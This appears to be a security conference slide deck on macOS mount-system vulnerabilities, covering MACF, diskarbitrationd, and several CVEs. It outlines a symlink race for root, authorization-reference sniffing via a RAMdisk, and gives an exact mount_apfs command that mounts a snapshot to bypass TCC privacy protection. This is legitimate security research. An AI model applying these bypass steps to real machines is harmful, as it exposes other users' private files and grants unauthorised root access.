Mount(ain) of Bugs

OFFENSIVE security

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- husband, father
- hiking, trail running 🥾 🏔️

pwd


Presentation
Csaba Fitzl &
Wojciech Reguła
privacy mechanisms
TECH

agenda

1. MACF
2. the mount system call
3. disk arbitration service
4. CVE-2017-7170 (Patric Wardle) - Sniffing Authorization References
5. CVE-2017-2533 (pwn2own) - Mount yourself a root shell
6. CVE-2020-9771 - TCC bypass via snapshot mounting
7. CVE-2021-1784 - TCC bypass via mounting over com.apple.TCC
8. CVE-2021-30782 - TCC bypass via AppTranslocation service
9. CVE-2021-26089 - Fortinet Forticlient installer LPE
10. other tricks and new bugs


MACF

-

Mandatory Access Control Framework

MACF

- origin: TrustedBSD MAC
- implemented in kernel
- policy modules extend the kernel
- can place hooks in supported location
- very powerful



MACF

- very - very powerful
- was part of KDK till OS X 10.12 (never officially supported)
- mac.h header was removed
- available in xnu: `security/mac.h`, `security/mac_framework.h`, `mac_vfs.h`
- examples: AppleMobileFileIntegrity, Sandbox, EndpointSecurity, Quarantine (=Gatekeeper)

MACF

- typical callout from xnu: mac_.....

```
static int
snapshot_mount(int dirfd, user_addr_t name, user_addr_t directory,
    __unused user_addr_t mnt_data, __unused uint32_t flags, vfs_context_t ctx)
{
  ...
#if CONFIG_MACF
    error = mac_mount_check_snapshot_mount(ctx, rvp, vp, &dirndp->ni_cnd, snapndp->ni_cnd.cn_nameptr,
        mp->mnt_vfsstat.f_fstypename);
    if (error) {
        goto out2;
    }
#endif
 ...
}
```

MACF

```
mac_mount_check_snapshot_mount(vfs_context_t ctx, struct vnode *rvp, struct vnode *vp, struct componentname *cnp,
    const char *name, const char *vfc_name)
{
    kauth_cred_t cred;
    int error;

#if SECURITY_MAC_CHECK_ENFORCE
    /* 21167099 - only check if we allow write */
    if (!mac_vnode_enforce) {
        return 0;
    }
#endif
    cred = vfs_context_ucred(ctx);
    if (!mac_cred_check_enforce(cred)) {
        return 0;
    }
    VFS_KERNEL_DEBUG_START1(92, vp);
    MAC_CHECK(mount_check_snapshot_mount, cred, rvp, vp, cnp, name, vfc_name);
    VFS_KERNEL_DEBUG_END1(92, vp);
    return error;
}
```

MACF

- MAC_CHECK
- iterates over all policy frameworks
- mpo_... (mac_policy.h)

```
typedef int mpo_mount_check_snapshot_mount_t(
    kauth_cred_t cred,
    struct vnode *rvp,
    struct vnode *vp,
    struct componentname *cnp,
    const char *name,
    const char *vfc_name
    );
```


```
#define MAC_CHECK(check, args...) do {                                  \
    struct mac_policy_conf *mpc;                                        \
    u_int i;                                                            \
                                                                        \
    error = 0;                                                          \
    for (i = 0; i < mac_policy_list.staticmax; i++) {                   \
            mpc = mac_policy_list.entries[i].mpc;                       \
            if (mpc == NULL)                                            \
                    continue;                                           \
                                                                        \
            if (mpc->mpc_ops->mpo_ ## check != NULL)                    \
                    error = mac_error_select(                           \
                        mpc->mpc_ops->mpo_ ## check (args),             \
                        error);                                         \
    }                                                                   \
    if (mac_policy_list_conditional_busy() != 0) {                      \
            for (; i <= mac_policy_list.maxindex; i++) {                \
                    mpc = mac_policy_list.entries[i].mpc;               \
                    if (mpc == NULL)                                    \
                            continue;                                   \
                                                                        \
                    if (mpc->mpc_ops->mpo_ ## check != NULL)            \
                            error = mac_error_select(                   \
                                mpc->mpc_ops->mpo_ ## check (args),     \
                                error);                                 \
            }                                                           \
            mac_policy_list_unbusy();                                   \
    }                                                                   \
} while (0)
```

mount system calls

VFS

- macOS uses Virtual Filesystem Switch (VFS)
- origin: Solaris
- used in most *nix based systems
- abstracts specific file system implementation
- MACF callouts at specific points - hooked by the Sandbox

mount system call flow



disk arbitration service

diskarbitration - the basics

- system wide service, defined in:
  - /System/Library/LaunchDaemons/com.apple.diskarbitrationd.plist
- XPC: com.apple.DiskArbitration.diskarbitrationd
- manage disk mounting, unmounting
- calls mount/unmount system calls under the hood

diskarbitration - why we like it?

- runs as root
- unsandboxed
- XPC service accessible from application sandbox
- opensource

```
csaby@mac ~ % rg -B 41 com.apple.DiskArbitration.diskarbitrationd /System/Library/Sandbox/Profiles/application.sb
1190-(allow mach-lookup
1191-       (local-name "com.apple.CFPasteboardClient")
1192-       (local-name "com.apple.coredrag")
1193-       (global-name "com.apple.ap.adprivacyd.trackingtransparency")
1194-       (global-name "com.apple.apsd")
1195-       (global-name "com.apple.assistant.analytics")
1196-       (global-name "com.apple.assistant.dictation")
1197-       (global-name "com.apple.audio.AudioComponentPrefs")
1198-       (global-name "com.apple.audio.AudioComponentRegistrar")
1199-       (global-name "com.apple.audio.audiohald")
1200-       (global-name "com.apple.audio.coreaudiod")
1201-       (global-name "com.apple.backupd.sandbox.xpc")
1202-       (global-name "com.apple.bird")
1203-       (global-name "com.apple.bird.token")
1204-       (global-name "com.apple.BluetoothServices")
1205-       (global-name "com.apple.cache_delete.public")
1206-       (global-name "com.apple.callkit.callcontrollerhost")
1207-       (global-name "com.apple.chrono.widgetcenterconnection")
1208-       (global-name "com.apple.chronoservices")
1209-       (global-name "com.apple.colorsyncd")
1210-       (global-name "com.apple.colorsync.useragent")
1211-       (global-name "com.apple.containermanagerd")
1212-       (global-name "com.apple.controlcenter.toggle")
1213-       (global-name "com.apple.coremedia.endpoint.xpc")
1214-       (global-name "com.apple.coremedia.endpointpicker.xpc")
1215-       (global-name "com.apple.coremedia.endpointplaybacksession.xpc")
1216-       (global-name "com.apple.coremedia.endpointremotecontrolsession.xpc")
1217-       (global-name "com.apple.coremedia.endpointstream.xpc")
1218-       (global-name "com.apple.coremedia.endpointstreamaudioengine.xpc")
1219-       (global-name "com.apple.coremedia.routediscoverer.xpc")
1220-       (global-name "com.apple.coremedia.routingcontext.xpc")
1221-       (global-name "com.apple.coremedia.volumecontroller.xpc")
1222-       (global-name "com.apple.coreservices.appleevents")
1223-       (global-name "com.apple.CoreServices.coreservicesd")
1224-       (global-name "com.apple.coreservices.launcherror-handler")
1225-       (global-name "com.apple.coreservices.quarantine-resolver")
1226-       (global-name "com.apple.coreservices.sharedfilelistd.async-mig")
1227-       (global-name "com.apple.coreservices.sharedfilelistd.mig")
1228-       (global-name "com.apple.coreservices.sharedfilelistd.xpc")
1229-       (global-name "com.apple.cvmsServ")
1230-       (global-name "com.apple.devicecheckd")
1231:       (global-name "com.apple.DiskArbitration.diskarbitrationd")
```

diskarbitration - the checks

- to prevent abuse, it has to confirm:
  - if the caller sandboxed
  - if the mount point owner == caller process owner (see CVE later)
  - DAServer.c
    - _DAServerSessionQueueRequest function

```
status = sandbox_check_by_audit_token(_token, "file-mount", SANDBOX_FILTER_PATH |
    SANDBOX_CHECK_ALLOW_APPROVAL, path);

if ( status )
{
    status = kDAReturnNotPrivileged;
}
```

```
if ( audit_token_to_euid( _token ) != DADiskGetUserUID( disk ) )
{
     status = kDAReturnNotPrivileged;
}
```

CVE-2017-7170 - Sniffing Authorization References on macOS

CVE-2017-7170 - credits

- found by Patrick Wardle
- details: https://objective-see.com/blog/blog_0x55.html

CVE-2017-7170 - background

- authorization can be passed between processes via AuthorizationExternalForm
- security_authtrampoline
  - old method
  - executes privileged actions
  - uses external authorization reference

CVE-2017-7170 - vulnerability

- AuthorizationExecuteWithPrivileges wrote the external form out to $TMPDIR/randomfile
- write - unlink quickly
- if we can hold of the ref we can use it
- but! we can unlink $TMPDIR and point it to somewhere else
- RAMdisk
- possibly also works by mounting over $TMPDIR

```
// create the mailbox file
FILE *mbox = tmpfile();
if (!mbox)
    return errAuthorizationInternal;
if (fwrite(extForm, sizeof(*extForm), 1, mbox) != 1) {
    fclose(mbox);
    return errAuthorizationInternal;
}
fflush(mbox);
```

CVE-2017-7170 - exploitation

- we create a RAMdisk at $TMPDIR
- wait for an authorization reference to be written
- scan the raw RAMdisk for the token
- use it once security_authtrampoline authorized it :)

CVE-2017-2533 (pwn2own) - Mount yourself a root shell

CVE-2017-2533 - credits

- was found by the "phoenhex" team, Niklas Baumstark and Samuel Groß
- part of the pwnown 2017 exploit chain
- details: https://phoenhex.re/2017-06-09/pwn2own-diskarbitrationd-privesc


CVE-2017-2533 - the vulnerability

- disk arbitration service, (DARequest.c)
- check if mount point exists
- check if owned by the user (resolves path)
- no further checks
- TOCTOU

```
/*
 * Determine whether the mount point is accessible by the user.
 */

if ( DADiskGetDescription( disk, kDADiskDescriptionVolumePathKey ) == NULL )
{
    if ( DARequestGetUserUID( request ) )
    {
        CFTypeRef mountpoint;

        mountpoint = DARequestGetArgument2( request );

        if ( mountpoint )
        {
            mountpoint = CFURLCreateWithString( kCFAllocatorDefault, mountpoint, NULL );
        }

        if ( mountpoint )
        {
            char * path;

            path = ___CFURLCopyFileSystemRepresentation( mountpoint );

            if ( path )
            {
                struct stat st;

                if ( stat( path, &st ) == 0 )
                {
                    if ( st.st_uid != DARequestGetUserUID( request ) )
                    {
                        status = kDAReturnNotPermitted;
                    }
                }

                free( path );
            }

            CFRelease( mountpoint );
        }
    }
}
```

CVE-2017-2533 - the exploit

- race:
  - create a symlink pointing to a user owned directory
  - call diskarbitration
  - repoint the symlink to a root owned directory after the ownership check
  - if mount successful: stop
- need to mount a disk image where the user has write access (EFI partition)


Terminal
Shell
Edit
View
Window
Help
Mon 13:54
csaby — -bash — 80×24
sierra:~ csaby$
Macintosh HD
Downloads

CVE-2020-9771 - TCC bypass via snapshot mounting

CVE-2020-9771 - the vulnerability

- APFS supports snapshots
- mount the snapshot in custom location, which falls outside of TCC's protection
- access all files (read-only)
- mount with “noowners” access every user’s files

```
mount_apfs -o noowners -s com.apple.TimeMachine.2019-11-17-141812.local /System/Volumes/Data /tmp/snap
```

CVE-2020-9771 - the fix

- snapshot mounting requires Full Disk Access => problem
  - even low privilege users can access other's file
- under the hood: MACF callout

